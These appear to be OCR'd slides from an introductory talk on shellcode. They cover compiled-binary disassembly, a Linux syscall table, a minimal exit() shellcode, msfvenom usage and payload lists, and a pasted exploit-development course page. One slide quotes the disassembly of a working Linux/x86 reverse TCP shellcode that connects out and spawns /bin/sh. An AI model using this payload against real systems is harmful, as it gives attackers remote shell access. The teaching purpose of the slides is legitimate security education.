Popping Shells and shellcode

1337 h@XXX0rs 4 lyfe

Shellcode


What is shell code?

- Machine code needed to execute
- Often will just be trying to get a reverse shell to an existing C&C

- *In hacking, a shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability”* – Wikipedia


An example in C

```
int main() {
      system(“ls”)
}
```




```
 8416 Aug 24 04:42 shell
   30 Aug 24 04:41 shell.c
```


C compile puts in lots of safety guards



```
root@kali:/tmp# ls -l shell
-rwxr-xr-x 1 root root 8416 Aug 24 04:42 shell
root@kali:/tmp# hexdump shell
0000000 457f 464c 0102 0001 0000 0000 0000 0000
0000010 0003 003e 0001 0000 0560 0000 0000 0000
0000020 0040 0000 0000 0000 1960 0000 0000 0000
0000030 0000 0000 0040 0038 0009 0040 001e 001d
0000040 0006 0000 0004 0000 0040 0000 0000 0000
0000050 0040 0000 0000 0000 0040 0000 0000 0000
0000060 01f8 0000 0000 0000 01f8 0000 0000 0000
0000070 0008 0000 0000 0000 0003 0000 0004 0000
0000080 0238 0000 0000 0000 0238 0000 0000 0000
0000090 0238 0000 0000 0000 001c 0000 0000 0000
00000a0 001c 0000 0000 0000 0001 0000 0000 0000
00000b0 0001 0000 0005 0000 0000 0000 0000 0000
00000c0 0000 0000 0000 0000 0000 0000 0000 0000
00000d0 0838 0000 0000 0000 0838 0000 0000 0000
00000e0 0000 0020 0000 0000 0001 0000 0006 0000
00000f0 0de8 0000 0000 0000 0de8 0020 0000 0000
0000100 0de8 0020 0000 0000 0248 0000 0000 0000
0000110 0250 0000 0000 0000 0000 0020 0000 0000
0000120 0002 0000 0006 0000 0df8 0000 0000 0000
0000130 0df8 0020 0000 0000 0df8 0020 0000 0000
0000140 01e0 0000 0000 0000 01e0 0000 0000 0000
0000150 0008 0000 0000 0000 0004 0000 0004 0000
0000160 0254 0000 0000 0000 0254 0000 0000 0000
0000170 0254 0000 0000 0000 0044 0000 0000 0000
0000180 0044 0000 0000 0000 0004 0000 0000 0000
0000190 e550 6474 0004 0000 06f8 0000 0000 0000
00001a0 06f8 0000 0000 0000 06f8 0000 0000 0000
00001b0 003c 0000 0000 0000 003c 0000 0000 0000
00001c0 0004 0000 0000 0000 e551 6474 0006 0000
00001d0 0000 0000 0000 0000 0000 0000 0000 0000
*
00001f0 0000 0000 0000 0000 0010 0000 0000 0000
0000200 e552 6474 0004 0000 0de8 0000 0000 0000
0000210 0de8 0020 0000 0000 0de8 0020 0000 0000
```



```
root@kali:/tmp# objdump -d shell

shell:     file format elf64-x86-64


Disassembly of section .init:

00000000000004f0 <_init>:
 4f0:   48 83 ec 08             sub    $0x8,%rsp
 4f4:   48 8b 05 ed 0a 20 00    mov    0x200aed(%rip),%rax        # 200fe8 <__gmon_start__>
 4fb:   48 85 c0                test   %rax,%rax
 4fe:   74 02                   je     502 <_init+0x12>
 500:   ff d0                   callq  *%rax
 502:   48 83 c4 08             add    $0x8,%rsp
 506:   c3                      retq

Disassembly of section .plt:

0000000000000510 <.plt>:
 510:   ff 35 f2 0a 20 00       pushq  0x200af2(%rip)        # 201008 <_GLOBAL_OFFSET_TABLE_+0x8>
 516:   ff 25 f4 0a 20 00       jmpq   *0x200af4(%rip)        # 201010 <_GLOBAL_OFFSET_TABLE_+0x10>
 51c:   0f 1f 40 00             nopl   0x0(%rax)

0000000000000520 <system@plt>:
 520:   ff 25 f2 0a 20 00       jmpq   *0x200af2(%rip)        # 201018 <system@GLIBC_2.2.5>
 526:   68 00 00 00 00          pushq  $0x0
 52b:   e9 e0 ff ff ff          jmpq   510 <.plt>

Disassembly of section .plt.got:

0000000000000530 <__cxa_finalize@plt>:
 530:   ff 25 c2 0a 20 00       jmpq   *0x200ac2(%rip)        # 200ff8 <__cxa_finalize@GLIBC_2.2.5>
 536:   66 90                   xchg   %ax,%ax

Disassembly of section .text:

0000000000000540 <main>:
 540:   48 8d 3d ad 01 00 00    lea    0x1ad(%rip),%rdi        # 6f4 <_IO_stdin_used+0x4>
 547:   48 83 ec 08             sub    $0x8,%rsp
 54b:   31 c0                   xor    %eax,%eax
 54d:   e8 ce ff ff ff          callq  520 <system@plt>
 552:   31 c0                   xor    %eax,%eax
 554:   48 83 c4 08             add    $0x8,%rsp
 558:   c3                      retq
 559:   0f 1f 80 00 00 00 00    nopl   0x0(%rax)

0000000000000560 <_start>:
 560:   31 ed                   xor    %ebp,%ebp
 562:   49 89 d1                mov    %rdx,%r9
 565:   5e                      pop    %rsi
 566:   48 89 e2                mov    %rsp,%rdx
```




```
 566:   48 89 e2                mov    %rsp,%rdx
 569:   48 83 e4 f0             and    $0xfffffffffffffff0,%rsp
 56d:   50                      push   %rax
 56e:   54                      push   %rsp
 56f:   4c 8d 05 6a 01 00 00    lea    0x16a(%rip),%r8        # 6e0 <__libc_csu_fini>
 576:   48 8d 0d f3 00 00 00    lea    0xf3(%rip),%rcx        # 670 <__libc_csu_init>
 57d:   48 8d 3d bc ff ff ff    lea    -0x44(%rip),%rdi        # 540 <main>
 584:   ff 15 56 0a 20 00       callq  *0x200a56(%rip)        # 200fe0 <__libc_start_main@GLIBC_2.2.5>
 58a:   f4                      hlt
 58b:   0f 1f 44 00 00          nopl   0x0(%rax,%rax,1)

0000000000000590 <deregister_tm_clones>:
 590:   48 8d 3d 99 0a 20 00    lea    0x200a99(%rip),%rdi        # 201030 <__TMC_END__>
 597:   55                      push   %rbp
 598:   48 8d 05 91 0a 20 00    lea    0x200a91(%rip),%rax        # 201030 <__TMC_END__>
 59f:   48 39 f8                cmp    %rdi,%rax
 5a2:   48 89 e5                mov    %rsp,%rbp
 5a5:   74 19                   je     5c0 <deregister_tm_clones+0x30>
 5a7:   48 8b 05 2a 0a 20 00    mov    0x200a2a(%rip),%rax        # 200fd8 <_ITM_deregisterTMCloneTable>
 5ae:   48 85 c0                test   %rax,%rax
 5b1:   74 0d                   je     5c0 <deregister_tm_clones+0x30>
 5b3:   5d                      pop    %rbp
 5b4:   ff e0                   jmpq   *%rax
 5b6:   66 2e 0f 1f 84 00 00    nopw   %cs:0x0(%rax,%rax,1)
 5bd:   00 00 00
 5c0:   5d                      pop    %rbp
 5c1:   c3                      retq
 5c2:   0f 1f 40 00             nopl   0x0(%rax)
 5c6:   66 2e 0f 1f 84 00 00    nopw   %cs:0x0(%rax,%rax,1)
 5cd:   00 00 00

00000000000005d0 <register_tm_clones>:
 5d0:   48 8d 3d 59 0a 20 00    lea    0x200a59(%rip),%rdi        # 201030 <__TMC_END__>
 5d7:   48 8d 35 52 0a 20 00    lea    0x200a52(%rip),%rsi        # 201030 <__TMC_END__>
 5de:   55                      push   %rbp
 5df:   48 29 fe                sub    %rdi,%rsi
 5e2:   48 89 e5                mov    %rsp,%rbp
 5e5:   48 c1 fe 03             sar    $0x3,%rsi
 5e9:   48 89 f0                mov    %rsi,%rax
 5ec:   48 c1 e8 3f             shr    $0x3f,%rax
 5f0:   48 01 c6                add    %rax,%rsi
 5f3:   48 d1 fe                sar    %rsi
 5f6:   74 18                   je     610 <register_tm_clones+0x40>
 5f8:   48 8b 05 f1 09 20 00    mov    0x2009f1(%rip),%rax        # 200ff0 <_ITM_registerTMCloneTable>
 5ff:   48 85 c0                test   %rax,%rax
 602:   74 0c                   je     610 <register_tm_clones+0x40>
 604:   5d                      pop    %rbp
 605:   ff e0                   jmpq   *%rax
 607:   66 0f 1f 84 00 00 00    nopw   0x0(%rax,%rax,1)
 60e:   00 00
 610:   5d                      pop    %rbp
 611:   c3                      retq
```

Objdump -d shell

Example shell code


- Linux/x86 - Shell Reverse TCP Shellcode - 74 bytes
  - Credit to: http://shell-storm.org/shellcode/files/shellcode-883.php
- Runs ' /bin/sh ' and also pushs an IP and port into stack
  - I haven't properly reversed engineered it.



```
Disassembly of section .text:
 00000000 <_start>:
 0:   6a 66                   push   0x66
 2:   58                      pop    eax
 3:   6a 01                   push   0x1
 5:   5b                      pop    ebx
 6:   31 d2                   xor    edx,edx
 8:   52                      push   edx
 9:   53                      push   ebx
 a:   6a 02                   push   0x2
 c:   89 e1                   mov    ecx,esp
 e:   cd 80                   int    0x80
10:   92                      xchg   edx,eax
11:   b0 66                   mov    al,0x66
13:   68 7f 01 01 01          push   0x101017f <ip: 127.1.1.1
18:   66 68 05 39             pushw  0x3905 <port: 1337
1c:   43                      inc    ebx
1d:   66 53                   push   bx
1f:   89 e1                   mov    ecx,esp
21:   6a 10                   push   0x10
23:   51                      push   ecx
24:   52                      push   edx
25:   89 e1                   mov    ecx,esp
27:   43                      inc    ebx
28:   cd 80                   int    0x80
2a:   6a 02                   push   0x2
2c:   59                      pop    ecx
2d:   87 da                   xchg   edx,ebx

0000002f <loop>:
2f:   b0 3f                   mov    al,0x3f
31:   cd 80                   int    0x80
33:   49                      dec    ecx
34:   79 f9                   jns    2f <loop>
36:   b0 0b                   mov    al,0xb
38:   41                      inc    ecx
39:   89 ca                   mov    edx,ecx
3b:   52                      push   edx
3c:   68 2f 2f 73 68          push   0x68732f2f
41:   68 2f 62 69 6e          push   0x6e69622f
46:   89 e3                   mov    ebx,esp
48:   cd 80                   int    0x80
```

Learning your SysCalls

- http://shell-storm.org/shellcode/files/syscalls.html
- Sys calls are the things only the kernel can do
- You fill up certain registers, then call an interrupt
  - INT 0x80 on linux



Linux System Call Table

The following table lists the system calls for the Linux 2.2 kernel. It could also be thought of as an API for the interface between user space and kernel space. My motivation for making this table was to make programming in assembly language easier when using only system calls and not the C library (for more information on this topic, go to http://www.linuxassembly.org). On the left are the numbers of the system calls. This number will be put in register %eax. On the right of the table are the types of values to be put into the remaining registers before calling the software interrupt 'int 0x80'. After each syscall, an integer is returned in %eax.

For convenience, the kernel source file where each system call is located is linked to in the column labelled "Source". In order to use the hyperlinks, you must first copy this page to your own machine because the links take you directly to the source code on your system. You must have the kernel source installed (or linked from) under '/usr/src/linux' for this to work.


%eax	Name	Source	%ebx	%ecx	%edx	%esi	%edi
1	sys_exit	kernel/exit.c	int	-	-	-	-
2	sys_fork	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
3	sys_read	fs/read_write.c	unsigned int	char *	size_t	-	-
4	sys_write	fs/read_write.c	unsigned int	const char *	size_t	-	-
5	sys_open	fs/open.c	const char *	int	int	-	-
6	sys_close	fs/open.c	unsigned int	-	-	-	-
7	sys_waitpid	kernel/exit.c	pid_t	unsigned int *	int	-	-
8	sys_creat	fs/open.c	const char *	int	-	-	-
9	sys_link	fs/namei.c	const char *	const char *	-	-	-
10	sys_unlink	fs/namei.c	const char *	-	-	-	-
11	sys_execve	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
12	sys_chdir	fs/open.c	const char *	-	-	-	-
13	sys_time	kernel/time.c	int *	-	-	-	-
14	sys_mknod	fs/namei.c	const char *	int	dev_t	-	-
15	sys_chmod	fs/open.c	const char *	mode_t	-	-	-
16	sys_lchown	fs/open.c	const char *	uid_t	gid_t	-	-
18	sys_stat	fs/stat.c	char *	struct __old_kernel_stat *	-	-	-

Very simple shell code: calling system exit.

(Using nasm)

```
Section .text
        global _start
_start:
        mov ebx, 0
        mov eax, 1
        int 0x80
```

- `nasm -f elf exit.asm`
- `ld -o exit exit.o -m elf_i386`




```
root@kali:/tmp# objdump -d exitShell

exitShell:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:       bb 00 00 00 00          mov    $0x0,%ebx
 8048065:       b8 01 00 00 00          mov    $0x1,%eax
 804806a:       cd 80                   int    $0x80
```

Things to remember about shell code


- Processor architecture dependent:
  - x86
  - x64
  - ARMv4
- Some are OS dependent
  - Linux code will often try to call standard tools like /bin/sh
- Generally intended to be small size

Generating Shellcode

- Metaploitable's Vemon
  - https://github.com/r00t-3xp10it/venom
  - https://www.offensive-security.com/metasploit-unleashed/msfvenom/
- Available as 'msfvemon' on kali




```
root@kali:~# msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>

Options:
    -p, --payload       <payload>    Payload to use. Specify a '-' or stdin to use custom payloads
        --payload-options            List the payload's standard options
    -l, --list          [type]       List a module type. Options are: payloads, encoders, nops, all
    -n, --nopsled       <length>     Prepend a nopsled of [length] size on to the payload
    -f, --format        <format>     Output format (use --help-formats for a list)
        --help-formats               List available formats
    -e, --encoder       <encoder>    The encoder to use
    -a, --arch          <arch>       The architecture to use
        --platform      <platform>   The platform of the payload
        --help-platforms             List available platforms
    -s, --space         <length>     The maximum size of the resulting payload
        --encoder-space <length>     The maximum size of the encoded payload (defaults to the -s value)
    -b, --bad-chars     <list>       The list of characters to avoid example: '\x00\xff'
    -i, --iterations    <count>      The number of times to encode the payload
    -c, --add-code      <path>       Specify an additional win32 shellcode file to include
    -x, --template      <path>       Specify a custom executable file to use as a template
    -k, --keep                       Preserve the template behavior and inject the payload as a new thread
    -o, --out           <path>       Save the payload
    -v, --var-name      <name>       Specify a custom variable name to use for certain output formats
        --smallest                   Generate the smallest possible payload
    -h, --help                       Show this message
```



```
root@kali:~# msfvenom --list all

Framework Payloads (536 total)
==============================

    Name                                          Description
    ----                                          -----------
    aix/ppc/shell_bind_tcp                        Listen for a connection and spawn a command shell
    aix/ppc/shell_find_port                       Spawn a shell on an established connection
    aix/ppc/shell_interact                        Simply execve /bin/sh (for inetd programs)
    aix/ppc/shell_reverse_tcp                     Connect back to attacker and spawn a command shell
    android/meterpreter/reverse_http              Run a meterpreter server in Android. Tunnel communication over HTTP
    android/meterpreter/reverse_https             Run a meterpreter server in Android. Tunnel communication over HTTPS
    android/meterpreter/reverse_tcp               Run a meterpreter server in Android. Connect back stager
    android/meterpreter_reverse_http              Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_https             Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_tcp               Connect back to the attacker and spawn a Meterpreter shell
    android/shell/reverse_http                    Spawn a piped command shell (sh). Tunnel communication over HTTP
    android/shell/reverse_https                   Spawn a piped command shell (sh). Tunnel communication over HTTPS
    android/shell/reverse_tcp                     Spawn a piped command shell (sh). Connect back stager
```

Sam Bowne's Free course

- https://samsclass.info/127/127_S17.shtml
- Explains it a lot better than I do
- Projects to help understand vulnerability discovery and exploitation in binaries.
- https://www.youtube.com/watch?v=jTn8tJu5CDo
  - Video on shellcode


The Shellcoder's Handbook
Second Edition
Discovering and Exploiting Security Holes
Chris Anley John Heasman Felix "FX" Linder Gerardo Richarte

CNIT 127: Exploit Development

37711 Thu 6:10 - 9:00 PM SCIE 200

Spring 2017 Sam Bowne

Schedule · Lecture Notes · Projects · Links · Home Page

Scores

Open Lab Hours for Sci 214

Catalog Description

Learn how to find vulnerabilities and exploit them to gain control of target systems, including Linux, Windows, Mac, and Cisco. This class covers how to write tools, not just how to use them; essential skills for advanced penetration testers and software security professionals.

Advisory: CS 110A or equivalent familiarity with programming

Upon successful completion of this course, the student will be able to:

A. Read and write basic assembly code routines
B. Read and write basic C programs
C. Recognize C constructs in assembly
D. Find stack overflow vulnerabilities and exploit them
E. Create local privilege escalation exploits
F. Understand Linux shellcode and be able to write your own
G. Understand format string vulnerabilities and exploit them
H. Understand heap overflows and exploit them
I. Explain essential Windows features and their weaknesses, including DCOM and DCE-RPC
J. Understand Windows shells and how to write them
K. Explain various Windows overflows and exploit them
L. Evade filters and other Windows defenses
M. Find vulnerabilities in Mac OS X and exploit them
N. Find vulnerabilities in Cisco IOS and exploit them